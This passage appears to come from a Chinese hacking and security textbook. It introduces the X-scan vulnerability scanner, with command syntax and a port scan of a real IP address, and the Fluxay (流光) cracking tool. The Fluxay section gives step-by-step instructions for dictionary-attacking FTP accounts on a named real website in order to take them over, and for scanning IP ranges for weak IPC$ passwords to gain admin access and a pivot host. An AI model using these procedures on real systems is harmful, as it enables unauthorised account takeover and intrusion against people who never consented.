


图 3 - 22　扫描模块

全部选择完后可以点击开始扫描进行扫描。在右边就会出现扫描的进度,如图 3 - 19 所示中标着(2)窗口。

全部扫描完成后在左边出现漏洞的列表,如 3 - 19 图中标着(1)窗口,点击检测报告就

会出现如图3-23报告。




图3-23　X-scan v2.3检测报告

(3)点击“详细资料”就会详细地介绍各个漏洞,并可以连接上X-Focus的站点,安全焦点有着庞大的数据库可供查询,网管可以通过它来找到漏洞的解决办法,入侵者利用它可以事半功倍。

X-scan有着很全并且不断更新的CGI/IIS漏洞库,点击菜单项的安全工具→CGI列表维护会出现如下图3-24所示。在这可以对CGI/IIS的漏洞列表进行维护。

以上是对X-scan的一些简单的介绍。总之,X-scan的确绝对是一款经典的扫描器,更确切的说是一款漏洞检查器,他和国内其他著名的同类软件(如流光、X-way等)相比,扫描更加全面又无时间、IP等限制,像流光功能强大且集成了许多工具,但其有使用时间限制和IP限制,并且新版的流光不能在win9x下运行,故X-scan更适合初学者使用。用他来检查自己系统的漏洞可以使自己系统的安全设置更方便。

3. 附命令行模式的语法介绍

命令格式:xscan -host <起始IP>[-<终止IP>] <检测项目>[其他选项]

xscan -file <主机列表文件名> <检测项目>[其他选项]

其中<检测项目>含义如下:

-tracert :跟踪路由信息;

-port :检测常用服务的端口状态(可通过\dat\config.ini文件“PORT-SCAN-OP-




图3-24　X-scan v2.3 漏洞库

TIONS\PORT-LIST"项定制待检测端口列表)；

-snmp：检测 Snmp 信息；

-rpc：检测 RPC 漏洞；

-sql：检测 SQL-Server 弱口令(可通过\dat\config.ini 文件设置用户名/密码字典文件)；

-ftp：检测 FTP 弱口令(可通过\dat\config.ini 文件设置用户名/密码字典文件)；

-ntpass：检测 NT-Server 弱口令(可通过\dat\config.ini 文件设置用户名/密码字典文件)；

-netbios：检测 Netbios 信息；

-smtp：检测 SMTP-Server 漏洞(可通过\dat\config.ini 文件设置用户名/密码字典文件)；

-pop3：检测 POP3-Server 弱口令(可通过\dat\config.ini 文件设置用户名/密码字典文件)；

-cgi：检测 CGI 漏洞(可通过\dat\config.ini 文件的"CGI-ENCODE\encode_type"项设置编码方案)；

-iis：检测 IIS 漏洞(可通过\dat\config.ini 文件的"CGI-ENCODE\encode_type"项设置编码方案)；

-bind：检测 BIND 漏洞；

-finger：检测 Finger 漏洞；

-sygate：检测 sygate 漏洞；

-all：检测以上所有项目；

[其他选项] 含义如下：

-v：显示详细扫描进度

-p：跳过 Ping 不通的主机

-o：跳过没有检测到开放端口的主机

-t <并发线程数量[,并发主机数量]>：指定最大并发线程数量和并发主机数量，默认数量为 100,10

现在进行一个简单的 cgi 漏洞扫描，这次演练是在控制台模式下进行的：xscan 211.100.8.87 - port

这个命令是让 xscan 扫描服务器 211.100.8.87 的开放端口，扫描器不会对 65535 个端口全部进行扫描（太慢），它只会检测网络上最常用的几百个端口，而且每一个端口对应的网络服务在扫描器中都已经做过定义，从最后返回的结果很容易了解服务器运行了什么网络服务。扫描结果显示如下：

Initialize dynamic library succeed.

Scanning 211.100.8.87 .....

[211.100.8.87]: Scaning port state ...

[211.100.8.87]: Port 21 is listening!!!

[211.100.8.87]: Port 25 is listening!!!

[211.100.8.87]: Port 53 is listening!!!

[211.100.8.87]: Port 79 is listening!!!

[211.100.8.87]: Port 80 is listening!!!

[211.100.8.87]: Port 110 is listening!!!

[211.100.8.87]: Port 3389 is listening!!!

[211.100.8.87]: Port scan completed, found 7.

[211.100.8.87]: All done.

这个结果还会同时在 log 目录下生成一个 html 文档，阅读文档可以了解发放的端口对应的服务项目。

3.1.7　流光端口扫描

1. 流光简介

流光5.0是一个很好的ftp、pop3解密工具，界面豪华，功能强大。

(1)主要功能。

① 用于检测POP3/FTP主机中用户密码安全漏洞。

② 163/169双通。

③ 多线程检测，消除系统中密码漏洞。

④ 高效的用户流模式。

⑤ 高效服务器流模式，可同时对多台POP3/FTP主机进行检测。

⑥ 最多500个线程探测。

⑦ 线程超时设置，阻塞线程具有自杀功能，不会影响其他线程。

⑧ 支持10个字典同时检测。

⑨ 检测设置可作为项目保存。

⑩ 取消了国内IP限制而且免费。

(2)流光5.0新增的功能。

① 加入了本地模式，在本机运行不必安装Sensor。

② Sensor扫描临时结果文件(*.PTR)的尺寸大约减少了10倍。

③ 后台扫描模式时，扫描的结果(*.PTR)可以直接通过附件发送到信箱。

④ ensor的扫描速度加快。

⑤ 减少了Sensor异常退出的BUG。

⑥ 流光的界面和Sensor之间的通讯采用Triple－DES，密钥的长度最多可到192 bits，保证整个传输过程不可监听。扫描的结果也只有在密钥正确的情况下才可阅读。

⑦ 正在运行的控制服务，新的控制服务在升级Sensor时不再会失败。

⑧ Sensor的服务名称可以任意指定，控制服务和Sensor的进程名称也可以任意指定。

⑨ 支持XP(本地模式)，很快会有98/ME的版本。

2. 流光的FTP探测

(1)启动流光。

(2)找个站点，在此选的是www.xiannei.com的主页空间(home.xiaonei.com)，探测方式用的是FTP探测。

扫描端口的作用就是能知道它提供了什么服务，然后可以采取相应的探测方式来获得

通过。因为主页几乎都是用 FTP 上传,现在我们就用来测试一堆用户名,看看有没有简单的密码,有的话就可以将其破解,占为己有。

(3)加入要破解的站点名称,右键单击 FTP 主机→编辑→添加→输入 home. xiaonei. com →确定,如图 3 - 25 所示。




图 3 - 25 添加破解站点

(4)加入用户名,要破解的是一堆用户名,所以要加入用户名的列表文件。在此就加入流光目录下的 Name. dic,右键单击刚才添加的主机:home. xiaonei. com → 编辑 → 从列表中添加→ Name. dic →打开,如图 3 - 26 所示。

用户名太多,可以点主机前面的“—”号把用户列表缩起来,如图 3 - 27 所示。

大家注意名字前面的小框中必须有“√”,要是没有就无法探测了。

(5)有了用户名,就可以进行探测了,在此不用密码,是因为流光有个简单模式的探测,也就是用内置的密码“123456”和“用户名”来进行探测,因为这样的密码是使用频率最高的,当然你可以修改这个简单模式的文件,加入你认为常用的简单的密码。方法是:单击工具菜单 → 模式文件设定 → 简单模式探测设置文件 → 加入你要加入的密码 → 把设置文件存盘,如图 3 - 28 所示。

点击探测 → 简单模式探测。探测中……如图 3 - 29 所示。

(6)探测完毕,也看到结果了,流光会提示是否查看入侵检测报告,不想看可以选否。

(7)如果要探测的是一个用户名,就需要添加字典或者密码方案。方法是:右键单击解码字典或方案 → 编辑 → 添加 → 选择一个密码档即可。




图 3－26　从列表中添加用户名

图 3－27　添加的用户名

以上就是流光的一次简单的 FTP 探测，实际上流光增加的 IPC/SQL/高级扫描等功能，




图 3－28　简单探索密码设置




图 3－29　探测用户

使流光更加强大。下面还将详细介绍 IPC 扫描。

关于用户名的问题:有人觉得自己加入的用户名不一定存在,如果不存在岂不是白费了力气? 这点大可以放心,流光会进行验证的。而且现在注册的用户人数之多,想个没有被注册的名字都难,不信你随便敲个试试。

图 3－30　单用户探测的解码方案选择

关于字典的问题:流光可以使用字典方案来探测,当然你也可以生成字典,有的新手在作练习的时候不知道怎么做,你也可以用记事本生成,每行输入一个密码,存盘后将扩展名改为.DIC,流光就可以识别。

3. 流光的 IPC 探测

IPC 是指“InterProcess Communications”,准确的说是 IPC $,是默认的在系统启动时的 admin 共享。

IPC $是 Windows NT/2K 中特有的远程网络登陆功能,它的特点是在同一时间内,两个 IP 之间只允许建立一个连接。注意,试图通过 IPC $连接会在 EventLog 中留下记录,不管是否登录成功。

(1)启动流光。在主页面上可以有几种方法来通过 IPC 探测获得管理的权限。这里要做的是得到一台跳板,那么就可以用命中率较高的办法来探测了。在主界面选择 探测 → 探测 POP3/FTP/NT/SQL 主机选项。

(2)输入要破解的 IP 段,把“将 FrontPage 主机自动加入 HTTP 主机列表”取消了。因为这里只是想获得 IPC 弱口令,这样可以加快扫描的速度,填入 IP,选择扫描 NT/98 主机,如图 3－31 所示。

(3)探测中……(注意如果你要探测的是流光保留的国内的 IP 段,会被禁止的,也就是探测的时候信息栏出现“IP 保留”的字样)如图 3－32 所示。

